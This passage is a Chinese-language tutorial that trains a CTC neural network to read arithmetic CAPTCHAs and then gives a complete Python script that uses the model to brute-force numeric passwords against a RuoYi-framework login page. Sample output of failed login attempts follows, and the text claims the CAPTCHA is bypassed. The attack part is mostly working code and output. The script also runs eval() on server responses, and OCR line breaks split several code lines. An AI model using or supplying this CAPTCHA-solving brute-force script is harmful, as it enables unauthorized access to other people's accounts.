
总之，CTC 模型是一种强大的序列建模方法，适用于许多实际应用场景，如语音识别、手写体识别、机器翻译等。




由于 ctc 的具体原理过于复杂，本文将不再详细介绍，下面是训练的代码：

```
import tensorflow as tf
import tensorflow.keras as keras
import tensorflow.keras.backend as K
from tensorflow.keras.layers import BatchNormalization
from tensorflow.keras.layers import Bidirectional
from tensorflow.keras.layers import Conv2D
from tensorflow.keras.layers import Dense
from tensorflow.keras.layers import Flatten
from tensorflow.keras.layers import GRU
from tensorflow.keras.layers import Input
from tensorflow.keras.layers import Lambda
from tensorflow.keras.layers import MaxPooling2D
from tensorflow.keras.layers import Permute
from tensorflow.keras.layers import ReLU
from tensorflow.keras.layers import Reshape
from tensorflow.keras.layers import TimeDistributed
from tensorflow.keras.models import Model, Sequential
from tensorflow.keras.optimizers import Adadelta
import string
import numpy as np
import math
import time
import os
```

```python
import cv2
class StopTraining(keras.callbacks.Callback):
    def __init__(self, thres):
        super(StopTraining, self).__init__()
        self.thres = thres
    def on_epoch_end(self, batch, logs={}):
        if logs.get('loss') < self.thres:
            self.model.stop_training = True

chars = string.digits + "ardm="# 验证码字符集
char_map = {chars[c]: c for c in range(len(chars))} # 验证码编码（0 到
len(chars) - 1)

def ctc_loss(args):
    return K.ctc_batch_cost(*args)
def ctc_decode(softmax):
    return K.ctc_decode(softmax, K.tile([K.shape(softmax)[1]], [K.shape(softmax)[0]
]))[0][0]

def generate_data_fixed_length(imgs, labels_encode, batch_size):
    imgs = np.array(imgs) # 图片 BGR 数据字典{长度：BGR 数据数组}
    labels_encode = np.array(labels_encode) # 验证码真实标签{长度：标签数组}
    while True:
        test_idx = np.random.choice(range(len(imgs)), batch_size)
        batch_imgs = imgs[test_idx]
        batch_labels = labels_encode[test_idx]
        yield ([batch_imgs, batch_labels], None) # 元组的第一个元素为输入，第二个元素为
训练标签，即自定义 loss 函数时的 y_true

labels_input = Input([None], dtype='int32')
sequential = Sequential([
    Conv2D(filters=64, kernel_size=(3, 3), activation='relu', padding='same', input
_shape=[60, None, 3]),
    Conv2D(filters=64, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=128, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=128, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=256, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=256, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=512, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=512, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 1)),
    Permute((2, 1, 3)),
    TimeDistributed(Flatten()),
    Bidirectional(GRU(128,return_sequences=True)),
    Bidirectional(GRU(128,return_sequences=True)),
    TimeDistributed(Dense(len(chars) + 1, activation='softmax'))
])
input_length = Lambda(lambda x: K.tile([[K.shape(x)[1]]], [K.shape(x)[0], 1]))(sequ
ential.output)
label_length = Lambda(lambda x: K.tile([[K.shape(x)[1]]], [K.shape(x)[0], 1]))(labe
ls_input)
output = Lambda(ctc_loss)([labels_input, sequential.output, input_length, label_len
gth])
fit_model = Model(inputs=[sequential.input, labels_input], outputs=output)
ctc_decode_output = Lambda(ctc_decode)(sequential.output)
model = Model(inputs=sequential.input, outputs=ctc_decode_output)
adadelta = Adadelta(lr=0.005)
fit_model.add_loss(output)
fit_model.compile(optimizer=adadelta)
fit_model.summary()

def generate_data(imgs, labels_encode, batch_size):
    while True:
        test_idx = np.random.choice(range(len(imgs)), batch_size)
        batch_imgs = imgs[test_idx]
        batch_labels = labels_encode[test_idx]
        yield ([batch_imgs, batch_labels], None) # 元组的第一个元素为输入，第二个元素为
训练标签，即自定义 loss 函数时的 y_true
imgs = []
labels_encode = []
pathdir = "captcha/"
for i in os.listdir(pathdir):
    img = cv2.imread(pathdir+i)
    imgs.append(np.array(img))
    labels_encode.append([char_map[k] for k in i[:-4].split("_")[1]])

imgs = np.array(imgs)
labels_encode=np.array(labels_encode)

fit_model.load_weights("captcha_fit.h5")

fit_model.fit_generator(
    generate_data(imgs, labels_encode, 32),
    epochs=50,
    steps_per_epoch=10,
    verbose=2)

fit_model.save_weights("captcha_fit.h5")
model.save_weights("captcha.h5")
```



```
 __________________________________________________________________________________________________
 Layer (type)                   Output Shape         Param #     Connected to
==================================================================================================
 conv2d_input (InputLayer)      [(None, 60, None, 3  0           []
                                )]

 conv2d (Conv2D)                (None, 60, None, 64  1792        ['conv2d_input[0][0]']
                                )

 conv2d_1 (Conv2D)              (None, 60, None, 64  36928       ['conv2d[0][0]']
                                )

 max_pooling2d (MaxPooling2D)   (None, 30, None, 64  0           ['conv2d_1[0][0]']
                                )

 conv2d_2 (Conv2D)              (None, 30, None, 12  73856       ['max_pooling2d[0][0]']
                                8)

 conv2d_3 (Conv2D)              (None, 30, None, 12  147584      ['conv2d_2[0][0]']
                                8)

 max_pooling2d_1 (MaxPooling2D)  (None, 15, None, 12  0          ['conv2d_3[0][0]']
                                8)

 conv2d_4 (Conv2D)              (None, 15, None, 25  295168      ['max_pooling2d_1[0][0]']
                                6)

 conv2d_5 (Conv2D)              (None, 15, None, 25  590080      ['conv2d_4[0][0]']
                                6)

 max_pooling2d_2 (MaxPooling2D)  (None, 7, None, 256  0          ['conv2d_5[0][0]']
                                )

 conv2d_6 (Conv2D)              (None, 7, None, 512  1180160     ['max_pooling2d_2[0][0]']
                                )

 conv2d_7 (Conv2D)              (None, 7, None, 512  2359808     ['conv2d_6[0][0]']
                                )

 max_pooling2d_3 (MaxPooling2D)  (None, 3, None, 512  0          ['conv2d_7[0][0]']
                                )

 permute (Permute)              (None, None, 3, 512  0           ['max_pooling2d_3[0][0]']
                                )

 time_distributed (TimeDistribu  (None, None, 1536)  0           ['permute[0][0]']
 ted)

 bidirectional (Bidirectional)  (None, None, 256)    1279488     ['time_distributed[0][0]']

 bidirectional_1 (Bidirectional  (None, None, 256)   296448      ['bidirectional[0][0]']
 )

 input_1 (InputLayer)           [(None, None)]       0           []

 time_distributed_1 (TimeDistri  (None, None, 16)    4112        ['bidirectional_1[0][0]']
 buted)

 lambda (Lambda)                (None, 1)            0           ['time_distributed_1[0][0]']

 lambda_1 (Lambda)              (None, 1)            0           ['input_1[0][0]']

 lambda_2 (Lambda)              (None, 1)            0           ['input_1[0][0]',
                                                                  'time_distributed_1[0][0]',
                                                                  'lambda[0][0]',
                                                                  'lambda_1[0][0]']

 add_loss (AddLoss)             (None, 1)            0           ['lambda_2[0][0]']

==================================================================================================
Total params: 6,265,424
Trainable params: 6,265,424
Non-trainable params: 0
__________________________________________________________________________________________________
```



```
Epoch 35/50
10/10 - 18s - loss: 0.0794 - 18s/epoch - 2s/step
Epoch 36/50
10/10 - 18s - loss: 0.0745 - 18s/epoch - 2s/step
Epoch 37/50
10/10 - 18s - loss: 0.0766 - 18s/epoch - 2s/step
Epoch 38/50
10/10 - 18s - loss: 0.0754 - 18s/epoch - 2s/step
Epoch 39/50
10/10 - 18s - loss: 0.0754 - 18s/epoch - 2s/step
Epoch 40/50
10/10 - 18s - loss: 0.0706 - 18s/epoch - 2s/step
Epoch 41/50
10/10 - 18s - loss: 0.0753 - 18s/epoch - 2s/step
Epoch 42/50
10/10 - 18s - loss: 0.0732 - 18s/epoch - 2s/step
Epoch 43/50
10/10 - 19s - loss: 0.0703 - 19s/epoch - 2s/step
Epoch 44/50
10/10 - 18s - loss: 0.0712 - 18s/epoch - 2s/step
Epoch 45/50
10/10 - 18s - loss: 0.0686 - 18s/epoch - 2s/step
Epoch 46/50
10/10 - 18s - loss: 0.0711 - 18s/epoch - 2s/step
Epoch 47/50
10/10 - 18s - loss: 0.0680 - 18s/epoch - 2s/step
Epoch 48/50
10/10 - 18s - loss: 0.0654 - 18s/epoch - 2s/step
Epoch 49/50
10/10 - 18s - loss: 0.0634 - 18s/epoch - 2s/step
Epoch 50/50
10/10 - 18s - loss: 0.0673 - 18s/epoch - 2s/step
```

经过多轮的训练之后，模型的 loss 值已经降到了 0.06。

接下来评估一下模型的准确度：


```python
#coding:gbk
import tensorflow as tf
import tensorflow.keras as keras
import tensorflow.keras.backend as K
from tensorflow.keras.layers import BatchNormalization
from tensorflow.keras.layers import Bidirectional
from tensorflow.keras.layers import Conv2D
from tensorflow.keras.layers import Dense
from tensorflow.keras.layers import Flatten
from tensorflow.keras.layers import GRU
from tensorflow.keras.layers import Input
from tensorflow.keras.layers import Lambda
from tensorflow.keras.layers import MaxPooling2D
from tensorflow.keras.layers import Permute
from tensorflow.keras.layers import ReLU
from tensorflow.keras.layers import Reshape
from tensorflow.keras.layers import TimeDistributed
from tensorflow.keras.models import Model, Sequential
from tensorflow.keras.optimizers import Adadelta
import string
import os
import cv2
import numpy as np
chars = string.digits + "ardm="# 验证码字符集
char_map = {chars[c]: c for c in range(len(chars))} # 验证码编码（0 到
len(chars) - 1)
idx_map = {value: key for key, value in char_map.items()} # 编码映射到字符
idx_map[-1] = '' # -1 映射到空

def char_decode(label_encode):
    return [''.join([idx_map[column] for column in row]) for row in label_encode]

def ctc_decode(softmax):
    return K.ctc_decode(softmax, K.tile([K.shape(softmax)[1]], [K.shape(softmax)[0]
]))[0][0]
labels_input = Input([None], dtype='int32')
sequential = Sequential([
    Conv2D(filters=64, kernel_size=(3, 3), activation='relu', padding='same', input
_shape=[60, None, 3]),
    Conv2D(filters=64, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=128, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=128, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=256, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=256, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=512, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=512, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 1)),
    Permute((2, 1, 3)),
    TimeDistributed(Flatten()),
    Bidirectional(GRU(128,return_sequences=True)),
    Bidirectional(GRU(128,return_sequences=True)),
    TimeDistributed(Dense(len(chars) + 1, activation='softmax'))
])
ctc_decode_output = Lambda(ctc_decode)(sequential.output)
model = Model(inputs=sequential.input, outputs=ctc_decode_output)
model.load_weights("captcha.h5")

imgs = []
pathdir = "captchatest/"
correctnum = 0
wrongnum = 0
for i in os.listdir(pathdir):
    img = cv2.imread(pathdir+i)
    res = char_decode(model.predict(np.array([img]),verbose=0))[0]
    if res == i[:-4].split("_")[1]:
        correctnum = correctnum + 1
    else:
        print("实际值: "+i[:-4].split("_")[1],"预测值: "+res)
        wrongnum = wrongnum + 1
print("正确个数: "+str(correctnum),"错误个数: "+str(wrongnum))#正确个数: 168 错误个数: 0
```

发现模型的精确度达到了惊人的 100%。

最后使用 python 写一个简单的爬虫脚本，就可以开始攻击若依的前端框架梁：

```
#coding:gbk
import tensorflow as tf
import tensorflow.keras as keras
import tensorflow.keras.backend as K
from tensorflow.keras.layers import BatchNormalization
from tensorflow.keras.layers import Bidirectional
from tensorflow.keras.layers import Conv2D
from tensorflow.keras.layers import Dense
from tensorflow.keras.layers import Flatten
from tensorflow.keras.layers import GRU
from tensorflow.keras.layers import Input
from tensorflow.keras.layers import Lambda
from tensorflow.keras.layers import MaxPooling2D
from tensorflow.keras.layers import Permute
from tensorflow.keras.layers import ReLU
from tensorflow.keras.layers import Reshape
from tensorflow.keras.layers import TimeDistributed
from tensorflow.keras.models import Model, Sequential
from tensorflow.keras.optimizers import Adadelta
```

```python
import string
import os
import cv2
import numpy as np
chars = string.digits + "ardm="# 验证码字符集
char_map = {chars[c]: c for c in range(len(chars))} # 验证码编码（0 到
len(chars) - 1)
idx_map = {value: key for key, value in char_map.items()} # 编码映射到字符
idx_map[-1] = '' # -1 映射到空

def char_decode(label_encode):
    return [''.join([idx_map[column] for column in row]) for row in label_encode]


def ctc_decode(softmax):
    return K.ctc_decode(softmax, K.tile([K.shape(softmax)[1]], [K.shape(softmax)[
0]]))[0][0]
labels_input = Input([None], dtype='int32')
sequential = Sequential([
    Conv2D(filters=64, kernel_size=(3, 3), activation='relu', padding='same', inp
ut_shape=[60, None, 3]),
    Conv2D(filters=64, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=128, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=128, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=256, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=256, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 2)),
    Conv2D(filters=512, kernel_size=(3, 3), activation='relu', padding='same'),
    Conv2D(filters=512, kernel_size=(3, 3), activation='relu', padding='same'),
    MaxPooling2D(pool_size=(2, 1)),
    Permute((2, 1, 3)),
    TimeDistributed(Flatten()),
    Bidirectional(GRU(128,return_sequences=True)),
    Bidirectional(GRU(128,return_sequences=True)),
    TimeDistributed(Dense(len(chars) + 1, activation='softmax'))
])
ctc_decode_output = Lambda(ctc_decode)(sequential.output)
model = Model(inputs=sequential.input, outputs=ctc_decode_output)
model.load_weights("captcha.h5")

import requests
from lxml import etree
from requests.packages import urllib3
urllib3.disable_warnings()

url = "xxxxx"#要攻击的目标网站地址
headers = {
    'user-
agent': 'Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gec
ko) Chrome/92.0.4515.159 Safari/537.36'
}#请求头

for i in range(10000000000,100000000000):#爆破密码

    # 1.创建 session 对象
    session = requests.session()
    session.keep_alive = False
    pag_text = session.get(url=url,headers=headers,verify=False).text

    # 2.实例化一个 etree 对象，方便后面对页面进行数据解析
    tree = etree.HTML(pag_text)

    # 3.提取验证码下载地址
    img_path = "xxxxxxx"

    # 4.下载验证码,以二进制的方式进行保存
    img_content = session.get(img_path,headers=headers,verify=False).content
    with open('img.jpg','wb') as f:
        f.write(img_content)

    img = cv2.imread('img.jpg')
    res = char_decode(model.predict(np.array([img]),verbose=0))[0]
    #将识别的字符转化成+-*/
    res = res.replace("a","+")
    res = res.replace("m","*")
    res = res.replace("d","/")
    res = res.replace("r","-")
    res = res.replace("=","")
    img_code= int(eval(res))

    # 5.进行登录，定义 post 的参数
    data = {
        "username":"a",
        "password":str(i),
        "validateCode":img_code,
        "rememberMe":False
    }
    # 判断是否登录成功
    response = session.post(url=url,data=data,headers=headers,verify=False)
    response.encoding = 'utf-8'       #编码防止乱码
    response_text = response.text
    print(eval(response_text)["msg"],i)
```



```
用户不存在/密码错误 10000000000
用户不存在/密码错误 10000000001
用户不存在/密码错误 10000000002
用户不存在/密码错误 10000000003
用户不存在/密码错误 10000000004
用户不存在/密码错误 10000000005
用户不存在/密码错误 10000000006
用户不存在/密码错误 10000000007
用户不存在/密码错误 10000000008
用户不存在/密码错误 10000000009
用户不存在/密码错误 10000000010
用户不存在/密码错误 10000000011
用户不存在/密码错误 10000000012
用户不存在/密码错误 10000000013
```

可以看到，爬虫已经可以绕过验证码进行爆破密码的攻击了。